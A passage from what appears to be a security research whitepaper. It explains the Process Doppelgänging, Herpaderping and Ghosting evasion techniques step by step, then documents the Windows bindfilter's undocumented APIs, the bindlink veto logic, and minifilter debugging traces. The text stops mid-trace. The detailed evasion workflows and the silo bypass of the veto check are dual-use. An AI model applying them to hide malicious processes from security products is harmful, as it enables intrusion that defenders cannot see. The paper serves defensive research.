Process Doppelgänger breaks many assumptions of security products. Traditional AV engines rely on scanning files at creation or load time and monitoring certain API calls (such as filesystem writes or typical injection APIs). Doppelgänger sidesteps these by using the transactional file system: the malicious file is never written in a way that triggers normal file-write scanners (since the final file handle never closes in the normal way before rollback).

When this technique was introduced, it was shown to bypass most major antivirus solutions of that time. Because the AV's process creation callback only sees a process that supposedly corresponds to a legitimate file (and the actual malicious content isn't on disk to scan), the malware slips through. The technique works on all modern Windows versions as of its discovery. Initially, a bug caused it to crash on certain Windows 10 builds (resulting in a Blue Screen), but once Microsoft fixed that bug, the technique became viable on fully updated systems as well.

Process Herpaderping

Process Herpaderping is a process tampering technique disclosed in 2020 that exploits the gap between when a process is created and when security products actually scan the executable. The term "Herpaderping" was coined by the researchers (Johnny Shaw et al.) in a whimsical manner, but the technique itself is a serious method of obscuring a process's intent by modifying the executable on disk after the process has been created in memory but before it's scanned by security software. In simpler terms, it allows an attacker to launch a process from a malicious executable, then swap or alter the file on disk so that any security scan sees only benign content. This results in confused security products: the in-memory process is malicious, but the on-disk file appears innocuous or different; as a result, the security tool either misses the threat or misattributes it. Process Herpaderping is somewhat analogous to process hollowing in terms of outcome (malicious code running under a trusted image), but it achieves it via a timing attack on the file-scanning logic rather than unmapping memory.

The high-level workflow for Process Herpaderping is often described as "write -> map -> modify -> execute -> close". The steps are as follows:

1. **Write the Target Binary:** The attacker writes a malicious executable to a target file on disk (e.g., a temp directory). Importantly, the file handle remains open after writing. This file is the one that will actually be executed in memory.
2. **Map the File as an Image:** Using the open file handle, the attacker creates an image section for the file (via *NtCreateSection* with *SEC_IMAGE*). This maps the file into memory in preparation for execution, essentially telling Windows to treat it as an executable image. Next, a new process object is created from this section (*NtCreateProcessEx*) without starting execution yet. At this point, a process is created in the kernel, associated with the malicious file's section, but no thread has been started (so the process creation callback for AV has not fired yet).

3. **Modify/Obscure the File on Disk:** Before launching the process's main thread, the attacker now uses the still-open file handle to alter the file's contents on disk (or even replace it entirely with a benign file's content). This could mean overwriting the file with benign data or even swapping it with a benign executable's bytes. The key is that the image section in memory (which the new process will use) is already loaded with the malicious content from step 1, and that will not change. The on-disk file, however, is now changed to something non-malicious. This creates a mismatch: the in-memory process image is malicious, but the file on disk is no longer the same.
4. **Execute (Create Thread):** The attacker now creates the initial thread in the suspended process (*NtCreateThreadEx*) to start execution of the malicious code in memory. When this thread is created, Windows triggers the process-creation notification routines for security products. At that exact moment, if an antivirus or EDR inspects the process and tries to scan the file backing it, it will open the file on disk and see the modified (benign) content. The security product thinks "this process's executable looks harmless" (or at least sees a different file than the malicious one), thus it may not detect the threat.
5. **Close the Handle:** Finally, the malware closes the file handle (or lets the process end), which triggers the normal *IRP_MJ_CLEANUP* notification at which point on-write scanning might occur. But at cleanup time, the content on disk is already benign or unrelated, so again any deferred scan finds nothing of consequence. The malicious code is already running in the process memory and will continue to execute. The process will continue to appear associated with whatever file content is currently on disk (possibly even a legitimate executable's bytes or a dummy file).

The net effect is that the security product is tricked by a race condition: the malicious content was present only at the moment of process creation (when the section was made), and by the time the security software looks at the file (which usually happens when the first thread starts or when the file handle is closed), the content has been changed. This is a classic Time-Of-Check/Time-Of-Use (TOCTOU) synchronisation problem that the attacker exploits.

Process Herpaderping is designed to confuse both the operating system and anti-malware scanners. Modifying the on-disk image after mapping creates a discrepancy that may cause the security product to misidentify the process or fail to detect it as malicious. In practice, an attacker could make a malware process appear to be an entirely different trusted application. For example, the research demo showed Mimikatz launched in a way that made it appear to be a signed Google Chrome executable. The technique works because Windows only invokes the AV scan at thread start, not at process object creation, and because most AVs do not continuously monitor every byte written to executables (for performance reasons, they may wait until the file handle is closed).

Process Ghosting

Process Ghosting is a malware evasion technique disclosed by Elastic Security researchers (Gabriel Landau) in mid-2021. It is described as an "executable image tampering" attack and is closely related to the concepts behind Doppelganging and Herpaderping. In Process Ghosting, an attacker writes a malicious executable to disk in a particular way that makes it difficult for security products to scan or delete, and then executes that file after it's been deleted from the filesystem. In other words, the malware creates a process from an executable that no longer exists in the file system, hence it's

running a “ghost” executable. This technique doesn't rely on code injection into another process (it creates a new process) and doesn't use NTFS transactions like Doppelganging. Instead, it leverages file deletion semantics to achieve a similar outcome: the process starts from a malicious image, but by the time security software tries to scan that image, it's already gone.

The Process Ghosting attack flow can be summarized in these steps:

1. **Create a File:** The attacker creates a new file on disk (e.g., in a writable directory) that serves as a placeholder for the malicious payload. They keep this file open.
2. **Mark File for Deletion (Delete-Pending):** The file is then put into a delete-pending state using an API such as *NtSetInformationFile* with *FileDispositionInformation* (setting the *Delete* flag to *TRUE*). This means the file is slated for deletion as soon as all open handles to it are closed. At this point, the file still exists on disk, but if another process tries to open it, the OS will indicate it is marked for deletion (preventing further opens).
3. **Write the Malicious Payload to the File:** The attacker now writes the malicious executable content to this file. Because the file is delete-pending, many on-access scanners will not immediately scan it on close, and in fact, the content is not truly committed to disk (since the file will be deleted). Also, external processes cannot easily open it to scan because it's marked for deletion (they would get a sharing violation or delete-pending status). Essentially, the file now contains the malware, but is locked from outside interference.
4. **Create an Image Section from the File:** Next, the malware calls *NtCreateSection* (or an equivalent API) to create an image section for the delete-pending file. This loads the executable into memory in preparation for execution. At this moment, Windows has mapped the file into an in-memory section as a potential process image. Notably, the OS allows mapping a delete-pending file into an image section (the deletion doesn't stop the mapping).
5. **Close the File Handle (Complete Deletion):** The malware now closes the file handle opened in step 1. The moment the handle is closed, the file, which was marked for deletion, is removed from the filesystem. Now the file no longer exists on disk at all (it's been deleted), but the image section created from that file still exists in memory and remains valid. At this point, we have an image section in memory containing the malicious executable, but no corresponding file on disk; it's truly a “ghost” file.
6. **Create Process from the Section:** The attacker creates a process using the previously created section (via *NtCreateProcessEx*). This spawns a new process that is loaded from the now file-less section.
7. **Set up and Execute a Thread:** The new process is configured with command-line arguments, environment variables, etc., and a thread is then created to begin execution. At this point, Windows will invoke the process-creation notification routines because a new process's first thread is starting. However, when the security software attempts to scan the executable file associated with this process, it encounters an issue: the file no longer exists (it was deleted in step 5). Any attempt by the scanner to open or read the file will fail.
8. **Execution of Malicious Code:** The thread begins executing the malware's code in the context of what appears to be a normal process (the OS still associates the process with the original file name/path, though that file is now gone).

In summary, Process Ghosting allows the attacker to run a malicious executable that has been wiped off the disk before it ever executes, hence avoiding file-based detection. Ghosting demonstrates a design weakness: the assumption that an executable will be present on disk at the time of creation. As Elastic noted, this technique expands on Doppelganging and Herpaderping by making the malicious code even more ephemeral, executing a deleted file as though it were still on disk.

4. The Bindfilter

Bindlink API allows admin users to bind a filesystem namespace to a local "virtual path" via the bindfilter (minifilter *bindflt.sys*). Bindlinks provide file system redirection from a local "virtual path" to a local or remote "backing path".

In this section, we present technical details of how *bindflt.sys* creates and manages bindlinks and the effects this has on notification routines registered by an activity monitor. We use *WinDBG* to explore structures and call stacks. Readers can replicate the experiments by compiling and using *bindutil.exe* and driver snippets of code provided with this whitepaper (see appendix for more details).


Bindfilter Components

The binding management functionality is split into three components: a kernel driver, *bindflt.sys*; a user-mode library that communicates with the driver, *bindfltapi.dll*; and another library called *bindlink.dll*, which exposes documented APIs to third-party developers.

Historically, the bindfilter has been present on Windows versions starting from Windows 10 RS4. In the early versions, only the kernel driver was available. No user-mode DLL existed then. Starting with Windows 10 20H1, *bindfltapi.dll* also appears on the system. This undocumented DLL handles communication with the *bindflt.sys* driver by sending commands to it. In Windows 10 24H2, some functionality (creating and removing a bindlink) was made available to 3rd-party developers via *bindlink.dll*. Microsoft documents how to use the bindlink API on [MSDN](#). **Important for our case is that bindlinks can be applied either globally (systemwide), visible by all processes currently running, or only by a group of processes (running in a silo).**

Bindlinks

1. Anchorless Bindlinks:




“Anchorless links are bindlinks that are created when the virtual path does not exist on the disk before the link is created. When this sort of link is created, the virtual path is synthesised in-memory and appears like a regular path in the filesystem. Note that to create such a bindlink, the parent of the virtual path must exist either as an on-disk directory or as a previously created link.”


In this example, we have a file on disk called *backing.txt*. When we create a bindlink from *virtualized.txt* to *backing.txt*, any further I/O to *virtualized.txt* is redirected to *backing.txt*; thus, reading *virtualized.txt* returns the content of *backing.txt*. Unlike in symlinks case, *virtualized.txt* is not created on disk, but resides purely in memory. Once *bindflt.sys* driver gets unloaded, all bindlinks on a system are deleted as well.

2. Shadow Bindlinks


A more interesting example occurs when both files are on disk. Here, *virtualized.txt* contains “123”, and *backing.txt* contains “ABC”:



When we try to create a bindlink from *virtualized.txt* to *backing.txt*, we will effectively shadow the original file. So, when we try to open *virtualized.txt*, we will get the content of *backing.txt*:




The original file is still on disk; we did **NOT** modify it in any way, shape or form, but rather we hijacked its path. Removing the bindlink will retrieve the original file:




3.Directory Merge-Links


Unlike symlinks, bindlinks offer additional functionality. We can create merge-links between directories. Suppose we have two directories, `d1` and `d2`, with two files each, as illustrated below:



When we create a merge link between the two directories (`d1` virtualized and `d2` backing), `d1` stores a merged view of the files from both directories, and `d2` remains unaltered. In case of a naming conflict (for example, `F1` was in both `d1` and `d2`), it is resolved using the backing file (so opening `F1` from `d1` will actually result in opening `F1` from `d2`).



And of course, the link is purely virtual, no changes happen from a filesystem point of view, thus removing the bindlink will result in having the original directories:



Moving forward, we will document the undocumented APIs exposed by `bindfltapi.dll`. Our descriptions of parameters and flow are based on our own understanding, resulted after experiments performed with `WinDBG`. We tested this functionality across Windows 11 21H2 and the latest Canary builds on x64 variants. All experiments can be replicated with the code provided with this whitepaper.

User-Mode APIs and Messages

Developers currently have three ways to interact with `bindflt.sys`:

- First, the official documentation (Bindlink API - [Bindlink API \(bindlink.h\) - Win32 apps | Microsoft Learn](#)) describes two functions: `CreateBindLink`, `RemoveBindLink`.
- Unofficial internet sources (e.g., <https://github.com/Nukem9/BindFltAPI/tree/master>) show how to use lower-level functions such as `BfSetupFilter`, `BfRemoveMapping`, and `BfGetMappings`.

- Alternatively, developers can interact directly with `bindflt.sys` by connecting to the `BindFltPort` and sending commands using `FilterSendMessage`.

In this section, we present the lower-level functions exported by `bindfltapi.dll`, then go over the steps required to send messages directly via the filter port.

BfSetupFilter

The `BfSetupFilter` function creates a binding between a specified `VirtualPath` and a corresponding `BackingPath`. An example usage is available in `bindutil.exe` within `MSBindFilterApi::BfSetupFilter`.

```
HRESULT WINAPI BfSetupFilter(
    _In_opt_ HANDLE JobHandle,
    _In_     ULONG   Flags,
    _In_     LPCWSTR VirtualPath,
    _In_     LPCWSTR BackingPath,
    _In_opt_ LPCWSTR* VirtualizationExceptionPaths,
    _In_opt_ ULONG   VirtualizationExceptionPathCount
);
```

Parameters:

- **JobHandle** (*optional*): When provided, restricts the binding to processes associated with the specified job handle. If `NULL`, binding applies globally. *Note that the job must have the silo attribute (`JobObjectCreateSilo`).*
- **Flags**: Defines the behaviour of the binding. Commonly used values:
 - `BINDFLT_FLAG_NONE` (`0x00000000`): Default behaviour.
 - `BINDFLT_FLAG_MERGED_BIND_MAPPING` (`0x00000002`): Creates a merged directory binding, solving conflicts by taking the `BackingPath` contents.
 - `BINDFLT_FLAG_USE_CURRENT_SILO_MAPPING` (`0x00000004`): Applies binding settings within the specified silo (`JobHandle`), not globally.
- **VirtualPath**: The virtual path that is being created.
- **BackingPath**: The real filesystem path backing the virtual path.
- **VirtualizationExceptionPaths** (*optional*): An array of paths that are excluded from virtualization.
- **VirtualizationExceptionPathCount** (*optional*): The number of paths present in the `VirtualizationExceptionPaths` array

Detailed logic can be reviewed in `bindutil.exe` within `RawBindFilterApi::BfSetupFilterInternal`. Internally `BfSetupFilter` performs the following:

1. Connects to `\BindFltPort` via `FilterConnectCommunicationPort`.
2. Converts paths from DOS to NT format.
3. Prepares and serialises the message `BINDFLT_STORE_MAPPING_MSG`.
4. Sends the message using `FilterSendMessage`.

BfRemoveMapping

The *BfRemoveMapping* function removes existing bindings from the specified *VirtualPath*. Usage is exemplified within bindutil.exe in *MSBindFilterApi::BfRemoveMapping*.

```
HRESULT WINAPI BfRemoveMapping(  
    _In_opt_ HANDLE JobHandle,  
    _In_     LPCWSTR VirtualPath  
);
```

Parameters:

- **JobHandle** (*optional*): When specified, removes the binding for the given job only. If NULL, removal applies globally.
- **VirtualPath**: The virtual path whose bindlink is to be removed.

Detailed logic can be reviewed in bindutil.exe within *RawBindFilterApi::BfRemoveMappingInternal*. Internally *BfRemoveMapping* performs the following:

1. Connects to `\BindFltPort` via `FilterConnectCommunicationPort`.
2. Prepares and serialises the message `BINDFLT_REMOVE_MAPPING_MSG`.
3. Sends the message using `FilterSendMessage`.

BfGetMappings

The *BfGetMappings* function retrieves current binding mappings. Example usage can be found within bindutil.exe in *MSBindFilterApi::BfGetMappings*.

```
HRESULT WINAPI BfGetMappings(  
    _In_     ULONG Flags,  
    _In_opt_ HANDLE JobHandle,  
    _In_opt_ LPCWSTR VirtualizationRootPath,  
    _In_opt_ PSID Sid,  
    _Inout_  PULONG BufferSize,  
    _Out_opt_ LPVOID OutBuffer  
);
```

Parameters:

- **Flags**:
Specifies the retrieval mode. Important flag values:
 - `BINDFLT_GET_MAPPINGS_FLAG_VOLUME` (0x00000001): Retrieves mappings specific to a volume.
 - `BINDFLT_GET_MAPPINGS_FLAG_SILO` (0x00000002): Retrieves mappings scoped to a particular silo (JobHandle).
 - `BINDFLT_GET_MAPPINGS_FLAG_USER` (0x00000004): Retrieves mappings associated with a specific user (Sid).
- **JobHandle** (*optional*): Specifies silo-scoped mappings retrieval. NULL means global retrieval.

- **VirtualizationRootPath** (*optional*): Defines a particular root path (like C:\) for retrieval. If `NULL` and no `JobHandle` provided, retrieves all mappings.
- **Sid** (*optional*): User SID to retrieve user-specific mappings.
- **BufferSize**: Size of the provided output buffer. Updated if the buffer is insufficient.
- **OutBuffer** (*optional*): Receives serialised binding mappings.

Detailed logic can be reviewed in `bindutil.exe` within `RawBindFilterApi::BfGetMappingInternal`. Internally `BfGetMappings` performs the following:

1. Connects to `\BindFltPort` via `FilterConnectCommunicationPort`.
2. Prepares and serialises the message `BINDFLT_GET_MAPPING`.
3. Sends the message using `FilterSendMessage`.

Kernel-Mode Implementation in `bindflt.sys`

Now let's move to the kernel counterpart, namely `bindflt.sys`, and examine how the minifilter stack behaves when interacting with bindlinks. We'll consider a scenario in which our application creates a bindlink between two files: `C:\bindflt-test-dir\virtualized.txt` and `C:\bindflt-test-dir\backing.txt`.

```
PS C:\edrs\bind> .\bindutil.exe
--link C:\bindflt-test-dir\virtualized.txt C:\bindflt-test-dir\backing.txt
PS C:\edrs\bind> .\bindutil.exe --dump
[*] running command: --dump

Mapping 0:
  VirtRoot: \Device\HarddiskVolume3\bindflt-test-dir\virtualized.txt
  Flags: 0x0
  Target 0:
    TargetRoot: \Device\HarddiskVolume3\bindflt-test-dir\backing.txt
```

In this configuration, we created our example minifilter driver, `edrskm.sys`, which has two instances: one above `bindflt.sys` ("**EDRSKM Instance Top**") and one below it ("**EDRSKM Instance Bottom**"). The top instance is included here purely for demonstration purposes, as antivirus instances typically wouldn't operate at this altitude.

```
C:\> fltmc instances
```

Filter	Volume Name	Altitude	Instance Name	Frame	SprtFtrs
[...]					
edrskm	C:	419800	EDRSKM Instance Top	0	00000007
bindflt	C:	409800	bindflt Instance	0	0000000f
edrskm	C:	320000	EDRSKM Instance Bottom	0	00000007
[...]					

This mapping is virtual and non-persistent across reboots. Bindlinks are managed exclusively by the `bindflt.sys` driver. Minifilters on the stack remain unaware of whether a path represents a virtual bindlink or a regular path, as bindings do not depend on the filesystem. However, starting from Windows 24H2, when creating a binding that targets the boot partition, `bindflt.sys` allows minifilters to veto the creation. **Older Windows versions don't provide this capability**. Microsoft documents this behaviour here: [Vetoing a Bindlink](#).

In Windows 11 24H2, when a bindlink is created, bindflt.sys internal logic calls *bindflt!BfpShouldVetoBinding*, invoking *FltQueryInformationByName* only for the *VirtualPath*. This query includes an *Extra Create Parameter (ECP)* identified by *GUID_ECP_TYPE_VETO_BINDING*:

```
DEFINE_GUID(GUID_ECP_TYPE_VETO_BINDING,
            0x41778682, 0x63FC, 0x4956, 0x86, 0xC5, 0x2A, 0x4B, 0x79, 0xD2, 0x51, 0xAF);
```

Depending on other minifilters in the stack, this notification may arrive either as an *IRP_MJ_QUERY_OPEN* or as an *IRP_MJ_CREATE* request. The latter occurs if not all drivers explicitly support the *SUPPORTED_FS_FEATURES_QUERY_OPEN* flag. Below is a call stack illustrating this situation:

```
kd> k
Call Site
  edrskm!EsPreCreate+0x1c6
  FLTMRGR!FltpPerformPreCallbacksWorker+0x628
  FLTMRGR!FltpPassThroughInternal+0xf3
  FLTMRGR!FltpCreate+0x68d
  [snip]
  FLTMRGR!FltQueryInformationByName+0x41
  bindflt!BfpShouldVetoBinding+0x22c
  bindflt!BfStoreVirtualizationMapping+0x367
  bindflt!BfPortMessage+0x1a2
  FLTMRGR!FltpFilterMessage+0x162
  [snip]
  nt!KiSystemServiceCopyEnd+0x25
  ntdll!NtDeviceIoControlFile+0x14
  FLTLIB!FilterpDeviceIoControl+0x13e
  FLTLIB!FilterSendMessage+0x31
  bindfltapi!BfSetupFilterInternal+0x243
```

Only our bottom instance receives this notification:

```
[0x07d4.0x24ec] [EDRSKM] EsPreCreate: EDRSKM Instance Bottom : A bind-link can be vetoed for file
\bindflt-test-dir\virtualized.txt. Is vetoed 0
```

To veto this request, a minifilter driver must retrieve the *ECP* context, set *ShouldVetoBinding* to *TRUE*, and acknowledge the *ECP*. Our *edrskm.sys* sample demonstrates this:

```
/// Structure definition
typedef struct _VETO_BINDING_ECP_CONTEXT
{
    BOOLEAN ShouldVetoBinding;
} VETO_BINDING_ECP_CONTEXT;

VOID
EsHandlePotentialVeto(
    _In_ PFLT_CALLBACK_DATA Data,
    _In_ PCFLT_RELATED_OBJECTS FltObjects
)
{
    PECP_LIST ecpList = NULL;

    PVETO_BINDING_ECP_CONTEXT ecpContext = NULL;
    ULONG ecpContextSize = 0;
```

```

NTSTATUS status = FltGetEcpListFromCallbackData(gFilterHandle,
                                                Data,
                                                &ecpList);

if (!NT_SUCCESS(status) || NULL == ecpList)
{
    return;
}

status = FltFindExtraCreateParameter(gFilterHandle,
                                     ecpList,
                                     &GUID_ECP_TYPE_VETO_BINDING,
                                     &ecpContext,
                                     &ecpContextSize);

if (!NT_SUCCESS(status) ||
    ecpContextSize != sizeof(VETO_BINDING_ECP_CONTEXT) ||
    NULL == ecpContext)
{
    return;
}

if (FltIsEcpFromUserMode(gFilterHandle, ecpContext))
{
    LOG("Unexpected UM ECP.");
    return;
}

//
// Decide if link is dangerous and should be blocked
//
BOOLEAN veto = EsShouldVetoBindlink(Data, FltObjects);
if (veto)
{
    ecpContext->ShouldVetoBinding = TRUE;
    FltAcknowledgeEcp(gFilterHandle, ecpContext);
}

LOG("A bind-link can be vetoed for file %wZ. Is vetoed %d",
    FltObjects->FileObject->FileName,
    ecpContext->ShouldVetoBinding);
}

```

However, there's a hardcoded check in *BfpShouldVetoBinding*: the veto can only be triggered if the virtual path resides on the boot partition. IDA clearly shows this logic:

```

if ((DiskDeviceObject->Flags & DO_SYSTEM_BOOT_PARTITION) == 0
{
    status = 0;
    goto Exit;
}

```

Also, when creating a bindlink, there is another check in *BfStoreVirtualizationMapping* that the bindlink is a global one, and not a per-silo one. If a job handle is provided, the *BfpShouldVetoBinding* is never invoked thus the other drivers are not aware of this link

```

if (!InputBuffer->JobHandle)
{
    [...]
    ShouldVetoBinding = BfpShouldVetoBinding(...)
    [...]
}

```

Bindflt.sys - Handling Create I/O

Using the earlier scenario (binding between *virtualized.txt* and *backing.txt*), let's observe the behaviour when an application opens *virtualized.txt*.

We register pre and post operation callbacks for *IRP_MJ_CREATE* which are simply logging the details such as *FileObject* and the retrieved path as seen by each instance. Our **top** instance (above *bindflt.sys*) initially receives an *IRP_MJ_CREATE* notification:

```
[0x2778.0x277c] [EDRSKM] EsPreCreate: EDRSKM Instance Top : \bindflt-test-dir\virtualized.txt
```

Next, *bindflt.sys* internally reissues another I/O request to open the backing file (*backing.txt*), which our **bottom** instance observes:

```
[0x2778.0x277c] [EDRSKM] EsPreCreate: EDRSKM Instance Bottom : \bindflt-test-dir\backing.txt
```

```
1: kd> k
Call Site
edrskm!EsPreCreate+0xd7
FLTMGR!FltpPerformPreCallbacksWorker+0x628
FLTMGR!FltpPassThroughInternal+0xf3
FLTMGR!FltpCreate+0x68d
[snip]
nt!IoCreateFileEx+0x13a
FLTMGR!FltpCreateFile+0x16a
FLTMGR!FltCreateFileEx2+0xe3
bindflt!BfCreateFile+0x2ed
bindflt!BfPreCreate+0x1009
FLTMGR!FltpPerformPreCallbacksWorker+0x628
FLTMGR!FltpPassThroughInternal+0xf3
FLTMGR!FltpCreate+0x68d
[snip]
nt!NtCreateFile+0x79
nt!KiSystemServiceCopyEnd+0x25
ntdll!NtCreateFile+0x14
```

After the create operation concludes, our **bottom** instance receives a post-create notification, indicating an ntfs.sys *FILE_OBJECT* (**NodeTypeCode=0x705, NodeByteSize=0x280**):

```
[0x2778.0x277c] [EDRSKM] EsPostCreate: EDRSKM Instance Bottom:
\Device\HarddiskVolume3\bindflt-test-dir\backing.txt,
FsContext=0xFFFFF998942FE61B0(NodeTypeCode=0x705, NodeByteSize=0x280),
FsContext2=0xFFFFF99894B13DF20(...)
```

The **top** instance subsequently receives its post-create notification, observing a different object, specifically, a *bindflt.sys* *FILE_OBJECT* (**NodeTypeCode=0x6431, NodeByteSize=0x88**):

```
[0x2778.0x277c] [EDRSKM] EsPostCreate: EDRSKM Instance Top:
\Device\HarddiskVolume3\bindflt-test-dir\virtualized.txt,
FsContext=0xFFFFF99894B1153E0(NodeTypeCode=0x6431, NodeByteSize=0x88),
FsContext2=0xFFFFFBA08738E56A0(...)
```

Here, *FsContext2* is a *bindflt.sys* internal structure which holds the following three fields:

HANDLE	BackingFileHandle;
PFILE_OBJECT	BackingFileObject;
PFLT_INSTANCE	BackingFltInstance;

Validation through WinDBG confirms the fields values (the file object's details match precisely those observed by our bottom instance during the post-create callback):

BackingFileHandle:	0xFFFFFFFF80004B6C
BackingFileObject:	0xFFFFBA0858CEBE50
BackingFltInstance:	0xFFFFBA0859359010

Bindflt.sys – Handling Other I/O Operations

In general, other I/O handlers in bindflt.sys switch the virtualized file object and virtualized instance with their respective backing counterparts. This operation is required because bindlinks may exist between different volumes, necessitating an instance switch. After the underlying filesystem completes the requested operation, bindflt.sys will update its virtualized file object accordingly.

Consider the scenario described previously, where there is a bindlink between:

- `c:\bindflt-test-dir\virtualized.txt` (virtualized file)
- `c:\bindflt-test-dir\backing.txt` (backing file)

Next, we'll examine what happens when an application attempts to write to the `virtualized.txt` file. For this, we also registered ourselves to pre and post `IRP_MJ_WRITE`. Again, the routine is simple and just logs on what paths we receive. The sequence of operations received is similar to the earlier scenario. First, the top instance receives the pre-notification for the `IRP_MJ_WRITE` operation targeting `virtualized.txt`. Once the request reaches bindflt.sys, the target objects are swapped.

Top Instance Pre-Write:

[0x1c58.0x26b4] [EDRSKM] EsPreWrite: EDRSKM Instance Top:	
\Device\HarddiskVolume3\bindflt-test-dir\virtualized.txt,	
FsContext=0xFFFFF85813D5CE840(NodeTypeCode=0x6431, NodeByteSize=0x88),	
FsContext2=0xFFFFFD405153DCC50(0xFFFFFFFF8000372C, 0xFFFFFD4052EE53370, 0xFFFFFD4051B9C4010)	
Breakpoint 0 hit	
edrskm!EsPreWrite+0x255:	
fffff800`5f761875 33c0 xor eax, eax	

Inspecting the operation block (Data->Iopb) to see the TargetFileObject:

1: kd> dx Data->Iopb	
